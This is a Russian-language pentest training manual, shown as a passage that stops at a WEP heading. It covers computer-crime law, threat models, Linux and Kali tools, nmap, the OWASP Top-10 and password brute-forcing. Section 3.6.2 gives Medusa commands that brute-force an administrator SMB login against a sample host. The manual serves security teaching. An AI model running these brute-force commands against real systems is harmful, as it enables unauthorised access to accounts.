«Zero Security: A»

начальная подготовка

Оглавление

1. Введение

Если вам интересна информационная безопасность и вы с интересом смотрите на CTF, но не знаете, кого спросить и с чего начать – пройдите стажировку в «Zero Security: A».

В процессе стажировки в «Zero Security: A» под руководством опытных инструкторов вы освоите различный инструментарий для пентеста, изучите практически все его этапы: от разведки и сбора информации до закрепления в системе.

Программа стажировки «Zero Security: A» - шаг в увлекательный мир ИБ и этичного хакинга!

2. Заполнение профиля

Данный раздел будет разъяснен куратором.

3. Прохождение лаборатории и посещение вебинаров

3.1 УК РФ и преступления в сфере информационных технологий

Начиная обучаться тестированию на проникновение, нужно помнить одну простую истину - каждое действие влечет за собой последствия. В процессе обучения Вы будете получать все больше знаний, которые Вы сможете использовать как для благих целей, так и во зло кому-либо. Но, выбирая, для чего вы будете использовать свои знания - не забывайте, что перед теми, кто использует свои знания в законном русле, открывается бесконечное множество дверей, а перед теми, кто использует их для незаконных дел, открываются только двери «мест не столь отдаленных».

А для того, чтобы определить, являются ли Ваши действия законными, Вы всегда можете воспользоваться для справки Уголовным кодексом РФ, а именно статьями:

- ст. 272. Неправомерный доступ к компьютерной информации;
- ст. 273. Создание, использование и распространение вредоносных компьютерных программ;
- ст.274. Нарушение правил эксплуатации средств хранения, обработки или передачи компьютерной информации и информационно-телекоммуникационных сетей;
- ст. 138. Нарушение тайны переписки, телефонных переговоров, почтовых, телеграфных или иных сообщений;
- ст. 183. Незаконные получение и разглашение сведений, составляющих коммерческую, налоговую или банковскую тайну.

Также необходимо помнить о соблюдении иностранного законодательства и международных правовых норм. Для примера рассмотрим статьи:

- ст. §1030 (a)(1) Свода Законов США «Несанкционированный доступ к информации с ограниченным доступом, касающейся национальной безопасности, международных отношений, атомной энергетики»;
- ст. 1030(a)(7) Свода Законов США «Вымогательство, угрозы причинения вреда с использованием компьютера»;
- ст. 206(1)(e) УК Канады «Использование компьютерных данных и технологий в целях извлечения прибыли путем создания финансовых пирамид»;
- Рекомендация № R 89(9) Комитета Министров стран - членов Совета Европы о преступлениях, связанных с компьютером, принятая 13.09.89.

3.2 Модели угроз, и их виды, объекты исследований.

3.2.1 Антропогенные источники угроз

Антропогенными источниками угроз безопасности информации выступают субъекты, действия которых могут быть квалифицированы как умышленные или случайные преступления. Эта группа наиболее обширна и представляет наибольший интерес с точки зрения организации защиты, так как действия субъекта всегда можно оценить, спрогнозировать и принять адекватные меры.

В качестве антропогенного источника угроз можно рассматривать субъекта, имеющего доступ (санкционированный или несанкционированный) к работе со штатными средствами защищаемого объекта. Субъекты (источники), действия которых могут привести к нарушению безопасности информации, могут быть как внешние, так и внутренние.

Внешние источники могут быть случайными или преднамеренными и иметь разный уровень квалификации. К ним относятся:

- Криминальные структуры;
- Потенциальные преступники и хакеры;
- Недобросовестные партнеры;
- Технический персонал поставщиков телематических услуг;
- Представители надзорных организаций и аварийных служб;
- Представители силовых структур.

Внутренние субъекты (источники), как правило, представляют собой высококвалифицированных специалистов в области разработки и эксплуатации программного обеспечения и технических средств, знакомы со спецификой решаемых задач, структурой и основными функциями, и принципами работы программно-аппаратных средств защиты информации, имеют возможность использования штатного оборудования и технических средств сети. К ним относятся:

- Основной персонал (пользователи, программисты, разработчики);
- Представители службы защиты информации;
- Вспомогательный персонал (уборщики, охрана);
- Технический персонал (жизнеобеспечение, эксплуатация).

3.2.2 Техногенные источники угроз

Вторая группа содержит источники угроз, определяемые технократической деятельностью человека и развитием цивилизации. Однако последствия, вызванные такой деятельностью, вышли изпод контроля человека и существуют сами по себе. Эти источники угроз менее прогнозируемые, напрямую зависят от свойств техники и поэтому требуют особого внимания. Данный класс источников угроз безопасности информации особенно актуален в современных условиях, так как в сложившихся условиях эксперты ожидают резкого роста числа техногенных катастроф, вызванных физическим и моральным устареванием технического парка используемого оборудования, а также отсутствием материальных средств на его обновление.

Технические средства, являющиеся источниками потенциальных угроз безопасности информации, так же могут быть внешними:

- Средства связи;
- Сети инженерных коммуникаций (водоснабжения, канализации);
- Транспорт.

И внутренними:

- Некачественные технические средства обработки информации;
- Некачественные программные средства обработки информации;
- Вспомогательные средства (охраны, сигнализации, телефонии);
- Другие технические средства, применяемые в учреждении.

3.2.3 Стихийные источники угроз

Третья группа источников угроз объединяет обстоятельства, составляющие непреодолимую силу, то есть такие обстоятельства, которые носят объективный и абсолютный характер, распространяющийся на всех. К непреодолимой силе в законодательстве и договорной практике относят стихийные бедствия или иные обстоятельства, которые невозможно предусмотреть или предотвратить, или возможно предусмотреть, но невозможно предотвратить при современном уровне человеческого знания и возможностей. Такие источники угроз совершенно не поддаются прогнозированию и поэтому меры защиты от них должны применяться всегда.

Стихийные источники потенциальных угроз информационной безопасности, как правило, являются внешними по отношению к защищаемому объекту и под ними понимаются прежде всего природные катаклизмы:

- Пожары;
- Землетрясения;
- Наводнения;
- Ураганы;
- Различные непредвиденные обстоятельства;
- Необъяснимые явления;
- Другие форс-мажорные обстоятельства.

3.3 Знакомство с Linux. Введение в Kali linux и обзор стандартного инструментария

Основные команды Linux

Команда	**Синтаксис применения**	**Пояснения, примеры использования**
addgroup	addgroup group	Добавление новой группы пользователей group в систему
adduser	adduser user	Добавление нового пользователя user в систему
apt-get	apt-get [-key] param	Операции с пакетами. apt-get update - проверка новых обновлений. apt-get upgrade - обновление всех установленных пакетов.
Bash	bash	Командный интерпретатор GNU Bourne-Again SHell
Bg	bg	Список остановленных и фоновых задач; продолжить выполнение остановленной задачи в фоновом режиме
cat	cat param	cat /proc/cpuinfo - информация о ЦП. cat /proc/loadavg - загрузка ЦП за последние 1, 5 и 15 минут cat /proc/meminfo - информация о памяти. cat /proc/mounts - показать смонтированные фаловые системы. cat /proc/partitions - показать все разделы, зарегистрированные в системе
cd	cd [/dir]	Перейти в каталог. cd /video - перейти в каталог video. cd~ - перейти в домашний каталог (/home),

chmod	chmod [-key] ABC file	Установить права ABC на файл (или каталог) file, раздельно для пользователя (A), группы (B) и для всех (C), где A (B,C) - сумма слагаемых "чтение"=4, "запись"=2, "исполнение"=1. Например "chmod 777" - чтение, запись, исполнение для всех; "chmod 755" - чтение, запись и исполнение для владельца, чтение и исполнение для группы и остальных. Ключ R применяется для рекурсивного применения прав ко вложенным файлам и папкам
chown	chown [-key] user dir	chown -R user dir - сменить владельца каталога dir на user. chown user videonabludenie - назначить владельцем файла videonabludenie пользователя user
cmp	cmp file1 file2	Сравнение двух указанных файлов file1 и file2. Если они идентичны, то никакие сообщения не выводятся
cp	cp [-key] file1 file2	Копирование. cp file1 file2 - скопировать file1 в file2 cp -r dir1 dir2 - скопировать директорию dir1 в dir2 и создать каталог dir2, если он не существует cp -a dir1 dir2 - скопировать директорию dir1 в dir2
df	df [-key]	Вывод информации о дисках df -h Показывает все диски в системе
dig	dig [-key] domain	Получить DNS информацию для домена domain dig -x host - реверсивно искать host
dir	dir	Вывод списка файлов текущей директории в алфавитном порядке
dump	dump [-key] dir	Создание резервных копий. dump -0aj -f /tmp/back0.bak /videonabludenie - создать полную резервную копию директории /videonabludenie в файл /tmp/back0.bak. dump -1aj -f /tmp/back0.bak /videonabludenie - создать инкрементальную резервную копию директории /videonabludenie в файл /tmp/back0.bak. Смотри также restore
exit	exit	Выход из текущей сессии, закрытие окна терминала
fg	fg [N]	Выносит на передний план последние задачи. fg N - вынести задачу N на передний план

find	find [-key] param	Поиск файлов. find -name '*.[ch]' | xargs grep -E 'видеонаблюдение' - найти 'видеонаблюдение' в текущей директории и в нижестоящих директориях. find -type f -print0 | xargs -r0 grep -F 'видеонаблюдение' - найти все файлы по 'видеонаблюдение' в текущей директории и ниже. find -maxdepth 1 -type f | xargs grep -F 'example' - найти все файлы по 'example' в текущей директории.
gedit	gedit videocamera	Запуск текстового редактора gedit с открытым файлом videocamera
grep	grep [-key] stroka files	Поиск в файлах. grep stroka files - искать stroka в файлах files grep -r stroka dir - искать рекурсивно stroka в dir command | grep stroka - искать stroka в выводе command.
halt	halt	Быстрое и корректное отключение системы
history	history	Отображение пронумерованного списка команд, введенных в этом и предыдущем сеансе. Если в списке историии их довольно много, то вывести последние
ifconfig	ifconfig [param]	Сведения о проводных сетевых соединениях. ifconfig eth0 192.168.10.10 netmask 255.255.255.0 - выставить интерфейсу eth0 ip-адрес и маску подсети. ifconfig eth0 promisc - перевести интерфейс eth0 в promiscuousрежим для "отлова" пакетов (sniffing). ifconfig eth0 -promisc - отключить promiscuous-режим на интерфейсе eth0
iwconfig	iwconfig	Сведения о беспроводных сетях
jobs	jobs	Вывод списка всех выполняемых и приостановленных задач
kill	kill N	Завершить процесс с id N
killall	killall video	Завершить все процессы с именем video
login	login	Запрос от пользователя имени и пароля (запрос от системы к пользователю) для входа в систему (по умолчанию, при наборе пароля, он не отображается)
logout	logout	Выход из текущего сеанса оболочки

ls	ls [-key]	Список файлов и каталогов в текущем каталоге. ls -l - просмотр информации о файлах ls -la - форматированный список со скрытыми каталогами и файлами.
man	man command	Вывод помощи о команде command
mkdir	mkdir videonabludenie	Создать каталог videonabludenie
more	more file	Постраничный просмотр текстового файла file
mount	mount [-key] /N /M	Монтирование раздела N в точку монтирования M. Например, mount /dev/hda2 /mnt/hda2 - монтирование раздела 'hda2' в точку монтирования '/mnt/hda2'. Директория-точка монтирования дожна быть создана предварительно.
mv	mv file1 file2	Переименовать или переместить файл file1 в file2. Если file2 существующий каталог - переместить file1 в каталог file2
netstat	netstat [-key]	netstat -rn - вывод локальной таблицы маршрутизации
passwd	passwd	Смена пароля текущего пользователя
ping	ping host	Пропинговать host с выводом результата
poweroff	poweroff	Корректное выключение системы
pppoeconf	pppoeconf	Команда настройки доступа в Интернет
ps	ps [-key]	Вывести список активных процессов. ps aux - вывести все процессы ps -C video - вывод PID запущенного процесса video ps axu | grep -v grep | grep -i %proc - найти процесс %proc (можно использовать частичное название)
reboot	reboot	Корректное выключение системы с последущей загрузкой (перезагрузка)
restore	restore [-key] file.bak	Восстановление файлов из резервных копий. restore -if /tmp/back0.bak - восстановить из резервной копии /tmp/back0.bak

rm	rm [-key] file	Удалить файл или каталог. rm videonabludenie - удалить файл videonabludenie rm -r videonabludenie - удалить каталог videonabludenie rm -f file - удалить файл file без запроса на удаление. rm -rf videonabludenie - удалить каталог videonabludenie без запроса на удаление
route	route [param] [-key] [address, mask]	route -n - вывод локальной таблицы маршрутизации. route add -net 0/0 gw IP_Gateway задать ip-адрес шлюза по умолчанию (default gateway). route add -net 192.168.0.0 netmask 255.255.0.0 gw 192.168.10.10 добавить статический маршрут в сеть 192.168.0.0/16 через шлюз с ip-адресом 192.168.10.10. route del 0/0 gw IP_gateway - удалить ip-адрес шлюза по умолчанию (default gateway)
ssh	ssh [-key port] user@host	Подключится к host как user. ssh -p port user@host - подключится к host на порт port как user
startx	startx	Запуска графического интерфейса X Window
su	su	Вход в сеанс администратора. Выход из сеанса - команда exit
sudo	sudo [-key] [command]	sudo command - запуск команды command с правами администратора. sudo -s - оболочка с правами администратора. sudo -s -u user - оболочка с правами user. sudo -k - повторый запрос пароля администратора. sudo -i - вход в сеанс администратора
tar	tar key files1 files2	tar cf file.tar files - создать tar-архив с именем file.tar содержащий files tar xf file.tar - распаковать file.tar
		tar czf file.tar.gz files - создать архив tar с сжатием Gzip tar xzf file.tar.gz - распаковать tar с Gzip tar cjf file.tar.bz2 - создать архив tar с сжатием Bzip2 tar xjf file.tar.bz2 - распаковать tar с Bzip2
top	top	Показать все запущенные процессы
umount	umount [-key] /N	Размонтирование раздела N. Необходимо покинуть его перед выполнением команды. Например, umount /dev/hda2. umount -n /mnt/hda2 - выполнение размонтирования без занесения

		информации в /etc/mtab. Нужно, когда файл имеет атрибуты "только чтение" или недостаточно места на диске.
uname	uname [-key]	uname -a - показать информацию о ядре. uname -r - вывод версии ядра uname -m - отображение архитектуры компьютера
users	users	Вывод краткого списка пользователей, работающих в данный момент
wget	wget [-key] file	wget videonabludenie - скачать файл videonabludenie wget -c videonabludenie - продолжить остановленную закачку файла videonabludenie
which	which param	which command - вывод пути к файлу команды command. which prog - какое приложение prog будет запущено по умолчанию
who	who	Вывод списка пользователей, работающих в системе в данный момент
whoami	whoami	Вывод имени, под которым вы находитесь в системе
whois	whois domain	Вывести информацию whois для domain

Kali Linux (ранее BackTrack) — GNU/Linux-LiveCD, возникший как результат слияния WHAX и Auditor Security Collection. Проект создали Мати Ахарони (Mati Aharoni) и Макс Мозер (Max Moser). Предназначен прежде всего для проведения тестов на безопасность.

Top 10 Security Tools

- **aircrack-ng** - взлом WEP и WPA паролей, осуществляемый путём сбора пакетов. Может использоваться как сниффер. Для успешного взлома нужно использовать в связке с airmonng, airodup-ng и aireplay-ng. Ну и john the reaper для перебора лишним не будет
- **burpsuite** - отличная платформа для проведения атак на веб-приложения
- **hydra** - распараллеленный взломщик паролей от легендарной группировки "The Hacker Choice". Позволяет подбирать пароли к POP3, IMAP, SSH, FTP, MySQL, MS-SQL, HTTP, HTTPS
- **john** - утилита для для восстановления паролей по их хешам. Производит как атаки по словарю, так и брутфорс.
- **maltego** - сбор информации с различных баз данных для социальной инженерии
- **metasploit framework** - платформа для создания и отладки эксплойтов
- **nmap** - утилита, предназначенная для разнообразного настраиваемого сканирования IPсетей с любым количеством объектов, определения состояния портов и соответствующих им служб
- **sqlmap** - приложение для сканирования уязвимостей в sql-подобных системах управления базами данных. Позволяет делать sql-инъекции
- **wireshark** - анализатор сетевого трафика. Перехватывает трафик и отображает его в детальном виде
- **zaproxy** - инструмент, позволяющий упростить поиск уязвимостей в веб-приложениях

3.4 Разведка и сбор информации

Сбор информации, о котором пойдёт речь, необходим в том случае, когда тестирование производится методом «чёрного ящика». В этом случае пентестеру приходится действовать вслепую, не имея изначальной информации об исследуемом объекте. Информация, которая нам потребуется (главная цель – найти слабое звено):

1. Инфраструктура (IP/открытые порты);
2. Используемые приложения и их уязвимости, а также информация о самих уязвимостях и эксплойтах к этим уязвимостям;
3. «Информация о человеке/сотрудниках» (что может позволить, например, подобрать пароли, ответы на контрольные вопросы и т.п.).

Способы сбора информации, перечисленной в первом пункте:

1. **Сбор информации в Интернет**

- Whois, dig и nslookup – эти программы представляют из себя три самых основных и простых шага для получения первичной информации о цели;

- TheHarvester - это небольшая утилита, написанная на python ищет полезную информацию, связанную с доменным именем в поисковых системах, различных сервисах и в DNS записях;

- Google dork – простая и полезная техника для поиска и получения информации с помощью поисковой системы.

2. **Сканирование сети (подробнее - в п. 3.5)**

- nmap - утилита с открытым исходным кодом для исследования сети и проверки безопасности.

3. **Поиск уязвимостей:**

- Nessus;

- Nexpose;

- OpenVas;

- MaxPatrol.

Следует отметить, что сбор информации может быть **пассивным** (без взаимодействия с исследуемым объектом) и **активным**. Среди перечисленных инструментов пассивный сбор информации осуществляет только Wireshark (перехватывает «пролетающий мимо» траффик). Остальные собирают информацию активно, то есть теоретически разведка может быть обнаружена. Однако предусмотрены некоторые возможности, уменьшающие вероятность обнаружения.

Для того, чтобы знать, что именно надо искать, необходимо представлять: a) что такое уязвимость;

a) что такое эксплойт;
b) где найти информацию об уязвимости и эксплойте (в случае наличия последнего), зная используемые операционную систему и приложения.

Уязвимость можно определить, как ошибку в разработке, благодаря которой становится возможным проведение атаки.

Например, уязвимостью является отсутствие фильтрации пользовательского ввода данных или неправильная реализация такой фильтрации. Наличие такой уязвимости даёт возможность провести некоторые виды атак, например, XSS или SQLi.

Эксплойт, эксплоит, сплоит (англ. *exploit*, эксплуатировать) — компьютерная программа, фрагмент программного кода или последовательность команд, использующие уязвимости в программном обеспечении и применяемые для проведения атаки на вычислительную систему. Подробнее – в Википедии.

Целью **атаки** может быть нарушение:

1) конфиденциальности;
2) целостности;
3) доступности информации.

Пример а) – получение доступа к персональным данным (например, путём подбора пароля к аккаунту), пример б) – изменение или уничтожение таблиц базы данных (даже если информация оттуда не была получена), пример в) DDoS-атака.

Атаки могут быть как **пассивными** (eavesdropping – «подслушивание» информации), так и **активными**. Примером активной атаки является атака MITM («человек посередине»), при которой атакующий может перехватывать и подменять сообщения, направляемые сторонами друг другу. Пассивные атаки часто являются необходимым условием проведения активных атак (например, атакующий сможет подменять сообщения, если предварительно получит секретные ключи). Таким образом, пассивную атаку можно считать одним из средств сбора информации.

Сайты, на которых можно найти информацию об уязвимостях и эксплойтах:

http://www.intelligentexploit.com (IEAN) – каталог уязвимостей (включая наиболее свежие), содержащий также описание эксплойтов;

http://www.exploit-db.com/ - база данных, содержащая код эксплойтов; http://cxsecurity.com/ - bugtraq, содержащий свежие данные; http://www.exploit-db.com/google-dorks/ - Google Hacking Database;

http://www.shodanhq.com/ - поиск находящихся on-line устройств, а также предприятий;

3.5 Сканирование сети

Основным инструментом для сканирования сети является знаменитый nmap. Nmap умеет сканировать различными методами — UDP, TCP connect(), TCP SYN (полуоткрытое), FTP proxy (прорыв через ftp), Reverse-ident, ICMP (ping), FIN, ACK, SYN и NULL-сканирование.

Nmap позволяет определить не только открыты порты или нет, но и операционную систему и службы, работающие на этих портах, а порой даже версию. Различные объекты по-разному реагируют на сканирование, поэтому и набор опций, с помощью которого мы «щупаем» хосты, должно быть разным. Так же под разные цели подбираются опции сканирования.

Различные приёмы сканирования хорошо описаны в официальной документации http://nmap.org/man/ru/man-port-scanning-techniques.html, поэтому приведем лишь некоторые из них.

O определяет операционную систему сервера

A так же определяет операционную систему, но также делает сканирование с помощью сприптов и делает трассировку

P0 или no ping — сканирование хоста, даже если он не пингуется.

T* , где вместо звёздочки цифра от 0 до 5, отвечает за скорость сканирования, Чем больше цифра, тем быстрее.

Утилита кроссплатформенна, бесплатна, поддерживаются операционных системы Linux, Windows, FreeBSD, OpenBSD, Solaris, Mac OS X. Но рекомендуем использовать этот инструмент на Unix-подобной операционной системе, так как скорость работы будет выше.

Пользователям операционной системы linux, для эффективной работы с nmap'ом, необходимо его запускать с правами от root'a, так как некоторые опции требуют привилегий для создания «серых» пакетов, что недоступно для обычного пользователя. Например,

-PS порт — Опция отвечает за TCP SYN пинг, что значительно уменьшает время сканирования, но запуск без привилегий не даст никакого преимущества.

Для пользователей Windiws XP желательно пропатчить tcpip.sys, который отвечает за количество одновременно полуоткрытых исходящих TCP соединений, более подробную информацию можно получить по этой ссылке: http://half-open.com/home_ru.htm

Также для удобства можно использовать параметры -v или -vv, он отвечает за количество выводимой информации.

Помимо диапазонов хостов и хостов через запятую, можно указывать путь к файлу со списком адресов параметром -iL /путь/к/файлу

Параметр -oX /путь/к/файлу, наоборот, сохраняет результаты сканирования в xml формате.

3.6 Поиск и эксплуатация уязвимостей


3.6.1 Эксплуатация web-уязвимостей

Начнем с того, что веб-сервер является службой, обычно ожидающей соединений на порту с номером 80. Программное обеспечение клиента, обычно браузер, соединяется с этим портом и отправляет HTTP-запросы. Веб-сервер отвечает, отправляя запрошенные данные, такие, как HTMLстраницы, сценарии JavaScript, и.т.д. В некоторых случаях служба может быть настроена таким образом, что будет ожидать соединений на других портах, что является небольшим шагом в направлении повышения безопасности ее работы. Веб-серверы могут поддерживать параллельную работу и других служб, таких, как FTP или NNTP, которые работают на своих стандартных портах. Рисунок показывает соответствие веб-служб уровням OSI. Протокол HTTP осуществляет работу на уровне 7 OSI, в то время, как HTTPS (уровень защищенных сокетов (Secure Sockets Layer)) работает на уровне 6.

Атаки на веб-сервер:

- Атаки отказа в обслуживании;
- Эксплуатация недоработок в коде (Code exploitation);
- Misconfiguration;
- SQL-инъекции;
- Атаки, основанные на "медленных" HTTP-запросах (Slow HTTP attack).

Использование Burp Suite:



Утилиты Burp Suite:

- **Proxy** - Прокси сервер, перехватывающий сообщения, проходящие по протоколу HTTP(S) в режиме man-in-the-middle. Находясь между браузером и целевым веб-приложением, он позволит вам перехватывать, изучать и изменять трафик, идущий в обоих направлениях;
- **Spider** - Веб-паук, позволяющий вам в автоматическом режиме собирать информацию о содержимом и функционале приложения;
- **Scanner** [Только Pro-версия] - мощная утилита для автоматического раскрытия уязвимостей в вебприложениях;

- **Intruder** - Максимально гибкая в настройках утилита, позволяющая в автоматическом режиме производить атаки различного вида. Например, перебор идентификаторов, сбор важной информации, фаззинг и прочее;
- **Repeater** - Инструмент для ручного изменения и повторной отсылки отдельных HTTP-запросов, а также для анализа ответов приложения;
- **Sequencer** - Утилита для анализа качества генерации случайных данных приложения (например, идентификаторов сессий) на возможность предсказания их алгоритма;
- **Decoder** - Утилита для ручного или автоматического (де)кодирования данных приложения;
- **Comparer** - Инструмент для поиска визуальных различий между двумя вариациями данных.

Наиболее распространённые уязвимости (и возможные атаки) перечислены в известном списке OWASP Top-10.

A1	Внедрение кода	SQL, OS, и LDAP инъекции становятся возможными в случае, если в качестве части команды или запроса интерпретатору передаются непроверенные данные. Таким образом атакующий может заставить интерпретатор выполнить нежелательные команды или получить доступ к данным без необходимой авторизации.
A2	Некорректная аутентификация и управление сессией	Функции приложения, связанные с аутентификацией и управлением сессией, часто бывают написаны неверно, что позволяет атакующим получить доступ к паролям, ключам, токенам и другой конфиденциальной информации пользователей.
A3	Межсайтовый скриптинг (XSS)	Проведение атаки XSS становится возможным, когда приложение передаёт данные браузеру без надлежащей проверки и обработки (escaping). XSS позволяет атакующему запустить скрипт в браузере жертвы и таким образом похитить сессию, произвести дефейс веб-сайтов либо перенаправить пользователя на вредоносные ресурсы.

A4	Небезопасные прямые ссылки на объекты	Раскрывая ссылку на внутренний объект (файл, директорию или ключ базы данных), разработчик даёт возможность атакующему получить несанкционированный доступ к этому объекту.
A5	Небезопасная конфигурация	Требования безопасности относятся к конфигурации приложений, фреймворков, сервера приложений, вебсервера, сервера базы данных и операционной системы. В соответствии с этими требованиями также должны быть установлены последние обновления.
A6	Утечка конфиденциальных данных	Большинство веб-приложений недостаточно надёжно защищают конфиденциальные данные (данные, необходимые для аутентификации, номера кредитных карт и т.д.). В результате атакующие могут украсть или модифицировать их, например, с целью мошенничества с кредитными картами, подделки личных данных и совершения других преступлений. Конфиденциальные данные требуют особой защиты, например, шифрования (хотя бы при передаче), а также принятия мер предосторожности при их обработке браузером.
A7	Отсутствие контроля доступа к	Большинство веб-приложений проверяют права доступа к функциональному уровню непосредственно перед тем, как
	функциональному уровню	функции начинают работать на стороне клиента. В то же время такая же проверка прав доступа к каждой функции необходима на стороне сервера. В случае невыполнения этого требования, атакующие могут подделывать запросы, чтобы использовать возможности функций без надлежащей авторизации.
A8	Подделка межсайтовых запросов (CSRF)	Атака CSRF вынуждает браузер залогиненной жертвы отправить веб-приложению поддельный HTTP-запрос, в который автоматически включаются куки жертвы и другая информация, необходимая для аутентификации. В результате

		запросы, посылаемые атакующим, воспринимаются приложением как запросы браузеры жертвы.
A9	Использование компонентов с известными уязвимостями	Библиотеки, фреймворки и другие составляющие программы часто запускаются с полными привилегиями. Если какаялибо из этих составляющих содержит уязвимость и применяется эксплойт, то атака может привести к серьёзной потере данных или к контролю атакующего над сервером.
A10	Невалидированные редиректы	Веб-приложения часто направляют пользователя на другие ресурсы и при этом не проверяют «пункт назначения». В результате атакующий может направить жертву на вредоносные сайты.

Меры по повышению безопасности веб-порталов не ограничиваются только веб- сервером, а также затрагивают такие компоненты, как сервера баз данных, веб-службы и т.д. Начиная с уровня безопасности сети, следует отметить, что ограничение круга IP-адресов, с которых могут производиться запросы к серверу базы данных, только адресами веб-серверов, является хорошей идеей. Работа по запуску программ для поиска руткитов, антивирусных программ и программ для анализа системного журнала должна постоянно проводиться с целью предотвращения попыток взлома.

Для повышения безопасности при передаче данных между промежуточными устройствами и веб-сервером должен использоваться мощный механизм аутентификации. Куки должны быть зашифрованы с помощью SSL с применением мощных алгоритмов шифрования.

3.6.2 Основы безопасности сетевой инфраструктуры

Проводя тестирование на проникновение какой-либо системы необходимо уделять особое внимание сервисам удаленного доступа. SSH, telnet, FTP и удаленный рабочий стол часто используются различными организациями, стоит отметить, что, скомпрометировав данные сервисы часто можно получить полный контроль над атакуемой системой. Чаще всего для компрометации сервисов удаленного доступа используются разнообразные взломщики паролей, которые подбирают правильные пароли, используя метод брутфорса.

Брутфорс (от англ. brute force) — метод поиска и взлома пароля путем перебора всех теоретически возможных вариантов.

Процесс брутфорса является крайне длительным – нужно проверить огромное количество паролей, например, если мы хотим перебрать 6-значный пароль (прописные английские буквы, заглавные английские буквы и цифры), то нам необходимо перебрать огромное количество вариантов.

Процесс брутфорса можно представить следующим образом:

1. В начале пентеста в процессе проведения разведки и сбора информации атакующий старается собрать максимальное количество валидных логинов, которые в дальнейшем будут использованы;
2. формируется список валидных логинов и выбирается словарь паролей;
3. осуществляется непосредственно брутфорс: программа-взломщик пытается найти правильную пару логин/пароль, с помощью которой можно авторизироваться в целевой системе.

Существует много различных инструментов, с помощью которых можно осуществить брутфорс. Двумя наиболее популярными из них являются Medusa и Hydra.

Medusa – быстрый брутфорсер, обладающий большим функционалом благодаря большому количеству различных модулей.

Использование Medusa

Команда	**Описание**
medusa -d	Отображает все установленные модули на текущий момент
medusa –M <название модуля> -q	Отображает характерные опции для заданного модуля
medusa –h 192.168.0.20 –u administrator –P passwords.txt –e ns –M smbnt	Проверяются все пароли, содержащиеся в файле passwords.txt, с единственным пользователем (administrator) на хосте 192.168.0.20 используя сервис самба. Используя опцию –e ns, дополнительно тестируется в качестве пароля пустая строка и непосредственно сам логин в качестве пароля

medusa -H hosts.txt -U users.txt -P passwords.txt T 20 -t 10 -L -F -M smbnt	Данная команда демонстрирует некоторые особенности параллельного выполнения в Медузе. В ней как минимум 20 хостов и 10 пользователей проверяются одновременно. Опция -L запускает параллельное выполнение по пользователю, это означает, что каждый из 10 потоков, направленный на хост, проверяет уникального пользователя.

Hydra — быстрый брутфорсер, который поддерживает множество сервисов. На данный момент

Hydra поддерживает следующие сервисы: Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST,HTTP-GET,HTTP-HEAD,HTTPPROXY,HTTPS-FORM-GET,HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD,HTTP-Proxy,ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle,PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, S7-300, SAP/R3, SIP, SMB, SMTP, SMTP Enum,SNMP, SOCKS5, SSH (v1 and v2), Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

3.6.3 Анализ защищенности беспроводных сетей

Беспроводные сети отличаются от кабельных только на первых двух - физическом (Phy) и отчасти канальном (MAC) - уровнях семиуровневой модели взаимодействия открытых систем.

Если настройке сети не уделить должного внимания, злоумышленник может:

- заполучить доступ к ресурсам и дискам пользователей Wi-Fi-сети, а через неё и к ресурсам LAN;
- подслушивать трафик, извлекать из него конфиденциальную информацию;
- искажать проходящую в сети информацию;
- внедрять поддельные точки доступа;
- рассылать спам, и совершать другие противоправные действия от имени вашей сети.

Анализ способов защиты сетей

Стандарт безопасности WEP

